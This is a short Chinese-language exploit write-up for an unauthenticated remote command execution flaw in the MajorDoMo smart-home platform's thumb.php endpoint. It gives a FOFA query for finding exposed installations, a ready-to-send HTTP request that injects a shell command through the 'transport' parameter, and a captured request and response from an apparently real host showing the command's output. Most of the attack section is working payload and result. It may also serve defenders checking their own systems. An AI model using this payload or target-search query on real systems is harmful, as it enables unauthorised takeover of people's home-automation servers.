M12-1MajorDomo-DIY智能家居自动化平台-RCE


漏洞描述：

MajorDoMo /modules/thumb/thumb.php接口处存在远程命令执行漏洞，未经身份验证的攻击者可利用此漏洞执行任意指令，获取服务器权限。

影响版本：

```
MajorDoMo < 0662e5e
```

网站图片：



网络测绘：

fofa语法：


FOFA：app="MajordomoSL"

漏洞复现：

payload：

```
GET /modules/thumb/thumb.php?url=cnRzcDovL2EK&debug=1&transport=%7C%7C+%28echo+%27%5BS%5D%27%3B+id%3B+echo+%27%5BE%5D%27%29%23%3B HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Linux; Android 11; motorola edge 20 fusion) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.61 Mobile Safari/537.36
Accept-Charset: utf-8
Accept-Encoding: gzip, deflate
Connection: close
```

效果图：



```
GET /modules/thumb/thumb.php?url=cnRzcDovL2EK&debug=1&transport=%7C%7C+%28echo+%27%5BS%5D%27%3B
+id%3B+echo+%27%5BE%5D%27%29%23%3B HTTP/1.1
Host : 31.8.127.113:9090
User-Agent: Mozilla/5.0 (Linux; Android 11; motorola edge 20 fusion) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/101.0.4951.61 Mobile Safari/537.36
Accept-Charset: utf-8
Accept-Encoding: gzip, deflate
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Tue, 16 Apr 2024 00:53:23 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 401

avconv -rtsp_transport || (echo '[S]'; id
"rtsp://a
" -r 5 -f image2 -vframes 1 ./cms/cached/
thumb_4ea039b31dc743929d475b96816a8529rts
uid=1000(pi) gid=1000(pi) groups=1000(pi)
(audio),33(www-data),44(video),46(plugdev
997(gpio),998(i2c),999(spi)
```